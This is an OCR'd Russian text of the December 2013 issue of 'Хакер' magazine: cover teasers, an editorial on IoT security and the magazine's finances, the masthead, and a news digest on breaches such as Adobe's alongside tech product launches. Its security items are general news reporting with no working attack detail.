

12 (179) 2013
ХАКЕР
WWW.XAKEP.RU
РЕКОМЕНДОВАННАЯ ЦЕНА 340 р.
18+
DLL Hijacking: атака и защита
Старая техника, которая все еще актуальна
100
Восстановление *nix-систем после сбоя
Полезные приемы, которые спасут чью-то жизнь
114
Главный антивирусный эксперт
Интервью с Александром Гостевым
020
Lua на службе у пентестера
Пишем расширения для Nmap и Wireshark
078
Защита от прослушивания
Поднимаем VoIP-связь с шифрованием
134
Слабые места менеджеров паролей
Проверяем на прочность тех, кто хранит секреты
068
014
01 Умная лампочка и другие вещи, которые теперь можно взломать:
02 телевизор 03 машина 04 умный дом 05 кардиостимулятор ...
(game)land hi-fun media
PUBLISHING FOR ENTHUSIASTS



Режиссерам старых голливудских фильмов 2014 год казался настолько далеким, что в нем обязательно должны были быть если и не война человека с роботами, то уж по меньшей мере летающие машины, зашитые под кожу человека чипы, дающие супервозможности, и объемные спроецированные изображения вместо дисплеев.

Хотя на деле вышло все не так, сложно спорить с тем, что определенные метаморфозы все-таки произошли. Из жизни стремительно уходят предметы, без которых невозможно было представить жизнь лет десять назад. Другие же привычные вещи вдруг обзавелись приставкой smart- и новыми, подчас неожиданными возможностями. Теперь уже никого не удивляет робот-пылесос, который сам объезжает всю квартиру, или лампочка, яркостью которой можно управлять со смартфона.

Глобальный тренд Internet of things шагает по планете, а вместе с ним растет и угроза того, что мир вокруг нас вот-вот сломают. На смену проприетарным протоколам приходит понятный IP, в железе повсеместно используются хорошо обкатанные ARM-процессоры, а для администрирования — веб-интерфейс. Все это сильно ускоряет процесс, но при этом увеличивает риски по части безопасности. То, чего нельзя было увидеть в фильмах и прочитать в книжках, становится реальностью: людям имплантируют кардиостимуляторы, которые можно удаленно настроить и… отключить по Wi-Fi! Примеров, когда взламывают не веб-ресурс, а реальные предметы, которые нас окружают, становится все больше. И мы в этом номере постарались собрать наиболее заметные из них, обратив внимание на подчас непростительные ошибки производителей.

Но есть еще один момент, связанный со временем. Поменялась индустрия и печатных изданий. Каждый месяц некогда мощная армия журналов терпит потери: проекты закрываются. Ты наверняка заметил повышение цены? Буду предельно откровенным: это единственный путь для издателя продолжать выпускать «Хакер» на бумаге. Журнал, в котором минимум рекламы, могут поддерживать только его читатели. Конечно, можно полностью перейти в цифру (и][уже выходит на iOS и Android), но всеми фибрами души мы хотим сохранить возможность держать в руках бумажный носитель. Листать его, делиться с друзьями.


Каждый читатель сейчас, по сути, является участником crowdfunding-программы. Мы не прикрываем раздачи на торрентах и не осуждаем тех, у кого нет денег на покупку нового номера. Но если есть возможность, журнал лучше купить. Тем самым ты поддерживаешь проект и позволяешь нам развиваться. И за это персональное тебе спасибо от всей команды][.

Степан Ильин
главред Х
twitter.com/stepah

№ 12
(179)

Дата выхода:
22.11.2013





(game)land

Главный редактор	Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор	Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор	Илья Русанен (rusanen@real.xakep.ru)
Литературный редактор	Евгения Шарипова

РЕДАКТОРЫ РУБРИК

PC ZONE и UNITS	Илья Илембитов (ilembitov@real.xakep.ru)
X-MOBILE и PHREAKING	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
ВЗЛОМ	Юрий Гольцев (goltsev@real.xakep.ru) Антон «ant» Жуков (ant@real.xakep.ru)
X-TOOLS	Дмитрий Евдокимов (evdokimovds@gmail.com)
UNIXOID и SYN/ACK	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ	Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)

ART

Дизайнер	Егор Пономарев
Верстальщик	Вера Светлых
Обложка	Константин Обухов

DVD

Выпускающий редактор	Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел	Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео	Максим Трубицын
PR-менеджер	Анна Григорьева (grigorieva@glc.ru)

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке	shop.glc.ru, info@glc.ru (495) 663-82-77, (800) 200-3-999 (бесплатно для регионов РФ и абонентов МТС, «Билайн», «Мегафон»)
Отдел распространения	Наталья Алехина (lapina@glc.ru)
Адрес для писем	Москва, 109147, а/я 25

ИНДЕКСЫ ПОЧТОВОЙ ПОДПИСКИ ЧЕРЕЗ КАТАЛОГИ

по объединенному каталогу «Пресса России»	29919
по каталогу российской прессы «Почта России»	16766
по каталогу «Газеты, журналы»	29919

В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5. Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1. Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50333 от 21 июня 2012. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 340 рублей. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: *content@glc.ru*.

CONT



14

НОВЫЕ УЯЗВИМОСТИ В ТВОЕЙ ЖИЗНИ

Умные устройства часто содержат глупые ошибки. Отключить тормоза в машине через штатный интерфейс? Перегрузить инсулиновую помпу с расстояния в 100 метров? Накричать на соседского ребенка через дырку в радионяне? Да запросто!

ЛУННЫЕ СОНЕТЫ: ЯЗЫК LUA НА СЛУЖБЕ У ПЕНТЕСТЕРОВ

78

АЛЕКСАНДР ГОСТЕВ, ГЛАВНЫЙ АНТИВИРУСНЫЙ ЭКСПЕРТ «ЛАБОРАТОРИИ КАСПЕРСКОГО»

«Hacking Team продают свой троянец RCS за сотни тысяч долларов полицейским структурам. Но при этом существует панамская компания, которая продает тот же самый бэкдор DaVinci всем желающим за 300 евро!»

ENT

ДЕКАБРЬ 2013
№ 179

MEGANEWS



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

Новость месяца





Месяц назад сообщалось, что хакерам удалось добраться до исходных кодов программ Adobe Acrobat, Adobe Reader и ColdFusion. Однако на подпольных форумах всплыл файл размером 2,56 Гб с исходным кодом… Adobe Photoshop. Представители компании Adobe подтвердили факт и этой утечки.

ЭПИЧНЫЙ ВЗЛОМ ADOBE

МИЛЛИОНЫ ПОЛЬЗОВАТЕЛЕЙ ПОСТРАДАЛИ ОТ ВЗЛОМА

Не ладятся дела у компании Adobe, и это уже далеко не первый случай, когда производитель софта оказывается жертвой серьезной хакерской атаки. Напоминаю, что в 2010 году Adobe также пострадала от действий киберпреступников; тогда злоумышленники получили доступ к базе исходных кодов программного обеспечения. Однако новая атака, пожалуй, затмила тот случай.

В начале октября отдел безопасности Adobe обнаружил весьма хитрые атаки на внутреннюю сеть компании. Злоумышленники явно знали, что делают, так как прежде, чем их заметили, они успели получить даже несанкционированный доступ к информации о пользователях и исходным кодам продукции Adobe. Эксперты сходятся в том, что эта серия атак была проведена одной хак-группой. Так как ситуация оказалась серьезной, Adobe была вынуждена сделать официальное заявление следующего характера: «На данном этапе расследование показало, что нападавшие смогли получить доступ к базам данных с ID наших пользователей и зашифрованными паролями. Также мы полагаем, что злоумышленники извлекли из наших систем информацию о 2,9 миллиона наших покупателей, включая их имена, зашифрованные номера платежных карт, даты истечения их срока действия и другую информацию о сделанных заказах. Мы не считаем, что злоумышленникам удалось скопировать расшифрованные номера платежных карт. Мы глубоко сожалеем о произошедшем». Казалось бы, такие ситуации и называют epic fail, но, как показало время, это был еще не fail.

Разумеется, Adobe инициировала принудительную смену паролей для части владельцев Adobe ID, а также уведомила банки-партнеры о случившемся, чтобы те могли быстрее урегулировать вопросы относительно похищенных платежных карт.

Так как взлом вышел действительно громкий, к расследованию подключился вездесущий Брайан Кребс (представлять которого, думаю, не нужно). Он запросил комментарий представителей Adobe для своего блога, и выяснилось, что в настоящий момент число затронутых атакой пользователей уже достигло 38 миллионов! Более того, хеши паролей и другая информация о пользователях уже всплывала на различных хакерских форумах, но там речь идет вообще о 153 миллионах записей с именами пользователей и хешированными паролями. Аутентичность данных, увы, уже подтвердили эксперты. Вот теперь это точно epic fail.


> *Выяснилось, что в настоящий момент число затронутых атакой пользователей уже достигло 38 миллионов!*

КТО ПИШЕТ ВИКИПЕДИЮ

ОЧЕРЕДНАЯ СЕТЬ РЕДАКТОРОВ-ВИРТУАЛОВ РАСКРЫТА

Не секрет, что данными из Википедии нужно пользоваться по принципу «доверяй, но проверяй», поскольку крупнейшую энциклопедию планеты пишут сами пользователи. Для того чтобы держать ресурс в каком-то подобии порядка, были придуманы должности «редакторов», а по сути — модераторов Википедии. Эти люди следят за порядком, правят и дополняют статьи, не дают разгуляться вандалам и так далее. Тем неприятнее слышать о том, что Википедия разоблачила очередную (!) сеть редакторов-виртуалов.

Дело в том, что в Википедии царит абсолютная демократия — все решения здесь принимаются по итогам открытых обсуждений. Но если в обсуждении участвует один человек против десяти виртуалов, то создается лишь видимость демократического процесса, в то время как на самом деле власть узурпирует владелец упомянутых виртуалов. Для борьбы с этой бедой у Википедии существует целый отдел привилегированных админов, которые имеют доступ к логам с IP-адресами (через специальный инструмент CheckUser) каждого пользователя. Как показывают свежие новости от этого отдела — ситуация по-прежнему невеселая. Расследование последнего случая выявило сотни связанных между собой виртуалов. Уже подтверждены как фейковые 323 аккаунта, а еще 84 отмечены как подозрительные. Расследование пока не закончено.


Некоторые админы Википедии тратят до 12 часов в сутки на поиск и удаление виртуалов, каждый день обнаруживая до 200 штук. Виртуалов любят использовать маркетологи, не позволяя удалить страницу какого-либо продукта. Создание такой страницы стоит 500–1000 долларов, а последующий мониторинг — 50 долларов в месяц.





GOOGLE ЗАЩИТИТ ОТ DDOS

«КОРПОРАЦИЯ ДОБРА» БУДЕТ МОНИТОРИТЬ АТАКИ И ЗАЩИТИТ... НО НЕ ВСЕХ

Сводки о DDoS-атаках больше напоминают вести с передовой; все чаще можно услышать о рекордных мощностях, и все больше компаний на рынке предоставляют платную защиту от этой напасти. Все это, разумеется, не укрылось от всевидящего ока Google, и корпорация решила создать собственный анти-DDoS-проект. Инициатива получила название проект «Щит» (Project Shield).

Пока проект на стадии бета-теста, но все желающие уже сейчас могут записаться в тестеры на официальном сайте. Только вот в будущем Google собирается защищать не всех, а избранных. В первую очередь сервис нацелен на ресурсы, связанные с политикой и медиа, то есть Google в данном случае выступает скорее против цензуры. Компания поддержит работу СМИ, оппозиционных сайтов с результатами экзит-поллов, сайтов с информацией о правах человека и подобных ресурсов.

Сервис построен по методу «обратного прокси», так, например, работает CloudFlare: весь трафик сайта направляется через сеть Google, а лишний отсекается.




→ **Владелец трекера isoHunt** все же закрыл ресурс под напором правообладателей. Большую часть раздач сумели спасти энтузиасты, их перенесли на isohunt.to.



→ **С 1 января 2014 года Nokia** прекратит принимать новые приложения и обновления для приложений под ОС Symbian и MeeGo. Официальный магазин не закроют.



→ **За 1,12 миллиона доменов в Рунете** замечена подозрительная активность (распространение вирусов, фишинг, мошенничество), сообщает проект «Нетоскоп».



→ **17-летний хакер Шантану Гауде сообщил,** что написал первый в мире вредонос под Firefox OS. Все серьезно — подробности он представит на The Ground Zero.

МЫ ВЗЛОМАЕМ ВАШУ CAPTCHA

АМЕРИКАНСКИЙ СТАРТАП РАЗРАБОТАЛ УНИКАЛЬНЫЙ АНТИ-CAPCHA-ИНСТРУМЕНТ

Пожалуй, способом номер один для борьбы со спамерами и ботами по-прежнему остается старая добрая «капча» различной степени тяжести. И вот компания стартапа Vicarious утверждает, что им удалось создать инструмент, способный вскрыть практически любую капчу. Авторы заявляют, что сумели взломать даже системы онлайн-форм таких гигантов, как Google, Yahoo и PayPal.

Вообще ребята из Vicarious специализируются на разработке систем искусственного интеллекта и создали они не что иное, как нейросеть. Так что неудивительно, что они сравнивают точность работы своей системы с точностью работы человеческого мозга. Программа потребляет минимальное количество вычислительных ресурсов и энергии. Это вовсе не мощный кластер с нейросетью, состоящий из тысяч серверов. Самообучаемая рекурсивная нейросеть Vicarious будет способна и на другие свершения в области машинного зрения, обещают разработчики. Также они успокаивают общественность и отмечают, что тревожиться не стоит: от коммерческого использования технологию отделяют годы.

if you can read this you are probably human

Стандарт гласит: тест CAPTCHA считается пройденным, если программа добивается точности распознавания текста хотя бы 1%. Vicarious смеется над этими нормами, так как точность распознавания у него составляет более 90%!





Автоматика Google управляет автомобилем лучше человека уже сейчас — таковы результаты тестов, обнародованные на конференции по робототехнике в Калифорнии.



Facebook окончательно убрал с сайта функцию «Спрятать мой профиль от поиска», таким образом сделав еще шаг к полной открытости личной жизни своих пользователей.

355%

БОЛЬШЕ СПАМА В СОЦИАЛЬНЫХ МЕДИА

Старый добрый спам по электронной почте уже не удовлетворяет всем «требованиям рынка». Рекламщики ищут новые ниши и возможности и, разумеется, находят. В текущем году хит номер один — социальные медиа, за год спама там стало больше в 4,5 раза! На данный момент одно из двухсот сообщений — спам, сообщает Nexgate.

100 ГБИТ/С

ЕЩЕ ОДНА МОЩНАЯ DDOS-АТАКА

Очередное «достижение» в области DDoS — вновь зафиксировали атаку мощностью в 100 Гбит/с. Подобное уже наблюдалось весной текущего года, когда атаковали спамеров из SpamHaus. Однако в прошлый раз атака была DNS Reflection, тогда как сейчас этой цифры достигли «сырым» мусорным трафиком без DNS-манипуляций.

МОДУЛЬНЫЕ ТЕЛЕФОНЫ ГРЯДУТ

MOTOROLA ПРЕДОСТАВИТ НАМ ВОЗМОЖНОСТЬ СОБРАТЬ СВОЙ СМАРТФОН

Около месяца назад дизайнер Дейв Хаккенс представил на суд общественности очень интересный концепт, получивший имя Phonebloks. По сути, Дейв предложил уже звучавшую и ранее идею — смартфон, состоящий из блоков (что-то вроде Lego для гиков), которые можно заменять при повреждении, необходимости обновления или просто из желания кастомизировать свой телефон под себя. Дизайнеру удалось привлечь к себе и идее внимание (ролик, живописующий основные пункты проекта Phonebloks, набрал уже более 18 миллионов просмотров), но большой неожиданностью стало желание сотрудничать от компании Motorola.

Здесь стоит отметить, что Motorola издавна выступала «двигателем прогресса» и на их счету ряд нововведений, впоследствии ставших нормой. Вот и сейчас компания вынашивает революционную идею модульных телефонов. Оказалось, что родилась эта мысль из проекта MAKEwithMOTO, в рамках которого сотрудники Motorola ездили по США с хакнутыми смартфонами собственного производства и продвинутым оборудованием для 3D-печати. В различных университетах они проводили классы MAKEaTHON (своеобразные «очумелые ручки» для любителей гаджетов), в ходе которых учили людей изготавливать самые разные необычные и уникальные штуки. Очевидно, интерес к проекту был велик, потому что в Motorola созрела идея создания глобального DIY-движения, дающего людям возможность построить нечто совершенно свое на базе телефона Motorola. Так родился проект Motorola Ara, задача которого — создание модульных смартфонов из взаимозаменяемых элементов (экран, процессор, фотомодуль, динамик, камера и так далее). В официальном заявлении компании сказано: «Это будет свободная открытая аппаратная платформа для создания модульных телефонов. Мы хотим совершить для аппаратных платформ то, что ранее сделал Android для программного обеспечения. Хотим создать живую экосистему для сторонних разработчиков, снизить порог входа, нарастить темпы инноваций и ощутимо понизить сроки развития». Интересно и то, что Ara находится в работе уже более года.

> *Будет создан базовый эндоскелет и различные модули, подходящие к нему. Спектр модулей обещает быть весьма широким*


Уже известно, что Ara подразумевает фактически ту же схему, что и Phonebloks: будет создан базовый эндоскелет и различные модули, подходящие к нему. Спектр модулей обещает быть широким: от процессора и нового дисплея до клавиатуры, батарей разной мощности, пульсометра и других нужных или не очень вещей.

Дейв Хаккенс, в свою очередь, рассказал прессе, что партнеры на данном этапе ему не нужны и переговоры идут о проекте открытого сотрудничества. Будет создана некая онлайн-платформа для поддержания контактов между разработчиками и сообществом.



Хаккенс также рассказал, что Android — очевидный выбор для модульных смартфонов, но финальное решение пока не принято, идет обсуждение с Motorola и Google. Другие открытые платформы (Firefox OS или Ubuntu) вполне могут оказаться альтернативой.

01



НОВЫЙ ЛИДЕР ПО АТАКУЮЩЕМУ ТРАФИКУ

→ Довольно неожиданный лидер обозначился во втором квартале в области атакующего трафика — Индонезия обогнала даже Китай, став крупнейшим источником атак в мире, сообщает Akamai Technologies. Атакующий трафик Индонезии практически удвоился — 38% от общей суммы, против 17% кварталом ранее.

02



ЕЩЕ ОДНА КЛАВИАТУРА ЛЕБЕДЕВА

→ Хотя судьбу клавиатуры Optimus Maximus сложно назвать удачной, студию Артемия Лебедева это не останавливает. Так, Лебедев недавно сообщил в своем ЖЖ о старте продаж новой клавиатуры «Оптимус Популярис», построенной по схожему принципу. Цена гаджета по-прежнему кусается: 41 500 рублей.

03



АВТОР BLACKHOLE АРЕСТОВАН

→ Хотя МВД пока молчит, информацию о том, что в России арестован автор эксплойт-кита Blackhole, известный как Paunch, подтвердили главный антивирусный эксперт «Лаборатории Касперского» Александр Гостев и Трольс Ортинг, руководитель Европейского центра по борьбе с киберпреступностью.



Тем временем вышел очередной квартальный отчет Apple, согласно которому прибыль компании упала на 9%, однако другие показатели, напротив, хороши. Так, было продано 33,8 миллиона iPhone, что на 26% больше прошлогоднего показателя и является рекордом.

OS X MAVERICKS И ОБНОВЛЕННЫЕ ГАДЖЕТЫ APPLE

ЕЩЕ ОДНА ОСЕННЯЯ ПРЕЗЕНТАЦИЯ «ЯБЛОЧНОГО» ГИГАНТА ТРЕБУЕТ НАШЕГО ВНИМАНИЯ

Как ты помнишь, в прошлом месяце Apple уже провела одну крупную презентацию, на которой были представлены iOS 7 и новые iPhone. Однако Тим Кук обещал, что осенью нас ожидают не один и не два громких анонса, что оказалось абсолютной правдой.

Мероприятие состоялось в центре искусств «Йерба-Буэна» в Сан-Франциско, и провел его, традиционно, сам Кук. На этот раз Apple представила финальную версию OS X Mavericks, анонс которой мы видели еще летом. Для тех, кто все пропустил, напоминаем, что версии OS X вместо «кошачьих» названий теперь получают имена, так или иначе связанные с Калифорнией (например, Mavericks — район калифорнийского побережья, популярное среди серферов местечко). Обошлось без крупных сюрпризов и переработок, как в случае iOS, чей дизайн по-прежнему остается поводом для упреков и шуток. Основной упор в презентации OS X Mavericks был сделан на улучшенную производительность и увеличение времени автономной работы ноутбуков под ее управлением. В частности, повышению производительности поспособствует технология компрессии неактивной выделенной оперативной памяти и динамическое выделение ОЗУ для нужд интегрированного видеоадаптера. Но пожалуй, главной новостью стало то, что OS X Mavericks будет распространяться бесплатно, видимо, как и последующие версии.

Однако наиболее интересной частью мероприятия оказались новые iPad, Mac и MacBook. «Яблочные» ноутбуки вновь «похудели», став еще тоньше и легче, что, разумеется, не сказалось на их мощности — последняя только возросла, в очередной раз. Кстати, цена нового поколения ноутбуков, напротив, снизилась, разница с предыдущим поколением весьма ощутима и составляет порядка 200 долларов.

В свою очередь, рабочие станции Mac Pro, до этого не обновлявшиеся три года, были практически полностью переработаны, если говорить о начинке, а их дизайн теперь напоминает то ли шлем Дарта Вейдера, то ли некий условный «гаджет будущего». Напомним, продажи стартуют в декабре.

Что до iPad, планшет с Retina-дисплеем 9,7 дюйма также получил новое название — iPad Air, видимо, это намекает нам, что «похудели» не только ноутбуки :). На самом деле, iPad и iPad mini теперь стали максимально похожи внешне. iPad Air строится на Apple A7 с 64-разрядным CPU, уже знакомом по iPhone 5s. Цена устройств практически не изменилась: от 499 долларов за модель 16 Гб без модема и от 629 долларов за версию с поддержкой сотовой передачи данных.

01



ВНИМАНИЕ, ЛЮБИТЕЛИ УЧИТЬСЯ

→ Сайт Coursera наверняка знаком многим, ведь за удаленным образованием большое будущее, и мы неоднократно писали об этом. Думаем, многих порадует новость о том, что Coursera теперь предоставляет и русскоязычные курсы, благодаря партнерству с тремя российскими вузами: СПбГУ, МФТИ и Высшей школой экономики.

02



H.264 ДЛЯ ВСЕХ!

→ Cisco анонсировала выпуск бесплатной опенсорсной реализации H.264. А значит, теперь любой проект сможет использовать данный модуль H.264, не выплачивая безумные лицензионные отчисления. Новость отличная, потому что патентный статус видеокодеков — одна из самых злободневных проблем Open Source.

03



BITCOIN-МИЛЛИОНЕР

→ Норвежский студент Кристофер Кох стал миллионером благодаря BC. В 2009 году парень писал реферат о криптовалюте и купил 5000 биткоинов на 150 крон (26,60 доллара), потом совершенно забыв об этом. В 2013-м Кох вспомнил о своей покупке и с удивлением выяснил, что теперь обладает 5 миллионами крон (886 тысяч долларов).

НОВИНКИ ОТ ASUS

НЕБОЛЬШОЙ ДАЙДЖЕСТ ПО НОВЫМ ГАДЖЕТАМ ASUS

Позволь представить твоему вниманию сводный обзор новинок от компании ASUS, вышедших за последние месяцы.

Главным релизом, бесспорно, стал новый Google Nexus 7 — планшет под управлением Android, совместное детище компаний ASUS и Google. 7-дюймовый дисплей формата Full HD обладает беспрецедентно высокой плотностью пикселей — 323 пикселя на дюйм. Четырехъядерный процессор Qualcomm Snapdragon S4 Pro и 2 Гб ОЗУ обеспечат устройству отличную производительность. Цена версии 16 Гб (Wi-Fi) составит 10 990 рублей и версии с 32 Гб (LTE) — 15 990 рублей.

Многим должны также понравиться устройства линейки с говорящим названием Fonepad. Fonepad 7 — это обновленная версия 7-дюймового планшета с функциями телефонии, построенного на базе процессора Intel Atom Z2560 и IPS-дисплея (1280 × 800). Fonepad Note 6, в свою очередь, меньшее, но более мощное решение — Intel Atom Z2580, 6-дюймовый дисплей Full HD поддерживает «пальцевый» ввод и стилус. Цена первого устройства — 10 990 рублей, а второй модели — 15 990 рублей.

Также стоит отметить 8- и 10-дюймовый Android-планшеты MeMOPad. Оба обладают IPS-дисплеем с разрешением 1280 × 800 пикселей, четырехъядерным процессором и слотом для карт памяти microSD. Цена аналогична для обеих моделей: 10 990 рублей.



Согласно недавнему отчету IDC Google, Nexus 7 и планшеты-трансформеры с подключаемой клавиатурой обеспечили ASUS третье место в рейтинге крупнейших производителей с 3,5 миллиона отгруженных устройств.



IMESSAGE МОЖНО ПРОЧЕСТЬ

НА HACK IN THE BOX ПРОДЕМОНСТРИРОВАЛИ ОБХОД КРИПТОЗАЩИТЫ IMESSAGE



В Куала-Лумпуре состоялась конференция Hack in the Box и, как всегда, принесла с собой много интересного. Так, Сирил Каттьо, автор джейлбрейков для iOS и представитель компании QuarksLab, продемонстрировал, что хваленая криптозащита Apple не так уж хороша.

Исследователи QuarksLab доказали, что при желании внутри Apple, в нарушение официальных заявлений компании, все-таки могут перехватывать трафик клиентов, если такая необходимость (например, требование властей) возникнет. Подробные результаты из работы опубликованы в этом документе: bit.ly/1bYDEI2.

Вкратце суть такова: по словам Каттьо, Apple применяет публичные криптоключи для защиты сообщений iMessage. Но система управления ключами непрозрачна, то есть нет никаких гарантий, что копии ключей не передаются на сторону. Например, спецслужбам. К счастью, для простых хакеров все это малополезно. Шифрование основано на алгоритмах AES, RSA и ECDSA. Для осуществления атаки хакер должен получить физический доступ к Apple-устройству, установить поддельный сертификат, а затем поднять фальшивый сервер, выдающий себя за сервер Apple.



→ **В Рунете лишь 8 миллионов человек** регулярно платят за легальное видео, музыку и так далее, сообщил замглавы Минкомсвязи Алексей Волин.



→ **За пять лет доля Microsoft на рынке ПК снизилась до 30%,** так как планшетные ПК стали куда популярнее десктопов. Таковы данные аналитика Хораса Дидью.



→ **Аудитория Steam превысила 65 миллионов человек,** а значит, обогнала Xbox Live с ее 48 миллионами. Для сравнения — у Sony PlayStation Network 110 миллионов пользователей.



→ **Хотя Silk Road закрыли, на место нелегальной биржи** уже пришло полтора десятка других сайтов в Onion-сети! Похоже, действия ФБР породили настоящее чудовище.



HP CHROMEBOOK 11

ПРЕДСТАВЛЕН САМЫЙ ДЕШЕВЫЙ ХРОМБУК НА ДАННЫЙ МОМЕНТ

Нетбуки Chromebook под управлением облачной Google Chrome OS пользуются заслуженным спросом, в том числе и благодаря доступной цене. Очередная новинка линейки поддерживает эту славную традицию.

Chromebook 11 весьма компактен, он оснащается экраном IPS с диагональю 11,6 дюйма и разрешением 1366 × 768 точек. «Сердцем» модели выступает однокристальная система Samsung Exynos 5250 с двухъядерным CPU (1,7 ГГц), который дополняют 2 Гб оперативной памяти и 16 Гб флеш-памяти. Вес устройства составляет 1,04 кг, а дизайн хромбука явно был навеян моделью Google Chromebook Pixel. Так как Chrome OS — система облачная, покупатели автоматически получают также 100 Гб в облачном хранилище Google Drive (бесплатно на два года, далее придется платить). Из дополнительного-но-необязательного можно также отметить наличие камеры, адаптеров Wi-Fi 802.11a/b/g/n и Bluetooth 4.0, а также пару портов USB. Цена устройства составляет всего 280 долларов. Увы, когда начнутся продажи Chromebook в России, неизвестно.



Аккумулятора новинки, по заявлению производителя, хватит на шесть с половиной часов автономной работы. И кстати, Chromebook 11 можно заряжать с помощью большинства зарядных устройств, идущих в комплекте с Android-смартфонами. На левой стороне корпуса для этого имеется разъем micro-USB.



→ **Линус Торвальдс сообщил,** что версия ядра Linux 3.19, скорее всего, станет последней, то есть после ее ядра пойдут уже версии Linux 4.x.



→ **Россиянам нравятся экраны побольше:** «Связной» подсчитал, что продажи устройств с экраном более 5" выросли на рекордные 736% в третьем квартале 2013 года.

500–3133 $

GOOGLE ГОТОВА ПЛАТИТЬ РАЗРАБОТЧИКАМ

→ «Корпорация добра» выступила с интересной инициативой. Google готова поддержать деньгами тех разработчиков, которые возьмутся «допиливать» популярный открытый софт (OpenSSH, OpenSSL, BIND, libjpeg и libpng и прочее). В Google считают, что многим открытым программам сейчас не хватает проактивных систем безопасности.

35 000

САЙТОВ ВЗЛОМАЛИ ИЗ-ЗА ГЛУПОЙ ОШИБКИ

→ Более 35 тысяч сайтов, базирующихся на открытой системе для интернет-форумов и управления контентом vBulletin 4.x и 5.x, подверглись взлому. В этих версиях разрабы забыли напомнить, что папки /install или /core/install нужно удалить после настройки. Кто-то это заметил, и итог не заставил себя ждать.

НОВЫЙ NEXUS И ANDROID 4.4

БОЛЬШИЕ АНОНСЫ ОТ GOOGLE

В этом месяце не только Apple порадовала своих поклонников анонсом новых продуктов — Google не отстает и презентует новую версию Android, а также смартфон Nexus 5.

Новый Android 4.4 несет в себе множество изменений (как серьезных, так и незначительных). KitKat стал заметно проще и понятнее. Статус и панель уведомлений теперь полупрозрачны и пропадают полностью, когда запущены полноэкранные приложения. Украшательств в системе ощутимо поубавилось, а на экране в целом стало посвободнее. Обновили панель запуска приложений, переработали основной системный шрифт Roboto.

> *Chrome под новой ОС использует на 16% меньше памяти, чем в Jelly Bean, благодаря оптимизации ОС и приложений для маломощных устройств*

Обновление до KitKat получат Nexus 4, Nexus 7, Nexus 10, а также Samsung Galaxy S4 и HTC One, выпущенные совместно с Google (Google Play Edition). Впрочем, о Galaxy Nexus и Nexus 7 на Tegra 3 пока не известно ничего. Вероятно, обновления не будет. С другой стороны, KitKat теперь предоставляет утилиты по оптимизации самой системы и приложений для маломощных устройств. В OEM появилась возможность изменять кеш Dalvik в широких пределах, свопить в zRam, использовать KSM ядра Linux и многое другое. Так, Chrome под новой ОС использует на 16% меньше памяти, чем в Jelly Bean. А это значит, что Android 4.4 также гораздо лучше подходит ОС для наручных часов, электронных очков и другой носимой электроники, что во время презентации отмечалось неоднократно. Также Google интегрировала Chromium в качестве стандартного WebView для Android. А значит, приветствуем широкую поддержку HTML5, CSS3 и виртуальную машину V8. Chromium WebView поддерживает удаленную отладку через ПК. Кроме того, KitKat наконец-то получил решение по печати. Ранее у Android не было единого системного решения для этих целей. Google предоставляет API для создания подключаемых модулей для добавления поддержки разных принтеров.

Что до Nexus 5, выпущенного совместно с LG, многие детали об устройстве были известны задолго до презентации, однако осталась и пара сюрпризов. Смартфон получил 5-дюймовый IPS-экран формата Full HD 1080p и является самым тонким и быстрым из смартфонов Google (его масса составляет всего 130 г). Построен Nexus 5 на базе четырехъядерного процессора Qualcomm Snapdragon 800 (2,26 ГГц) с ускорителем Adreno 330 (350 МГц), оснащен 2 Гб оперативной памяти, 8-мегапиксельной тыльной камерой с оптической стабилизацией и 1,3-мегапиксельной лицевой, имеет несменный литий-полимерный аккумулятор зарядом 2300 мА • ч и по-прежнему поддерживает беспроводную зарядку.



Новый флагманский смартфон предлагается по цене 350–400 долларов (без контракта), цена указана для версий на 16 и 32 Гб. Nexus 5 выйдет в черном и белом исполнениях.

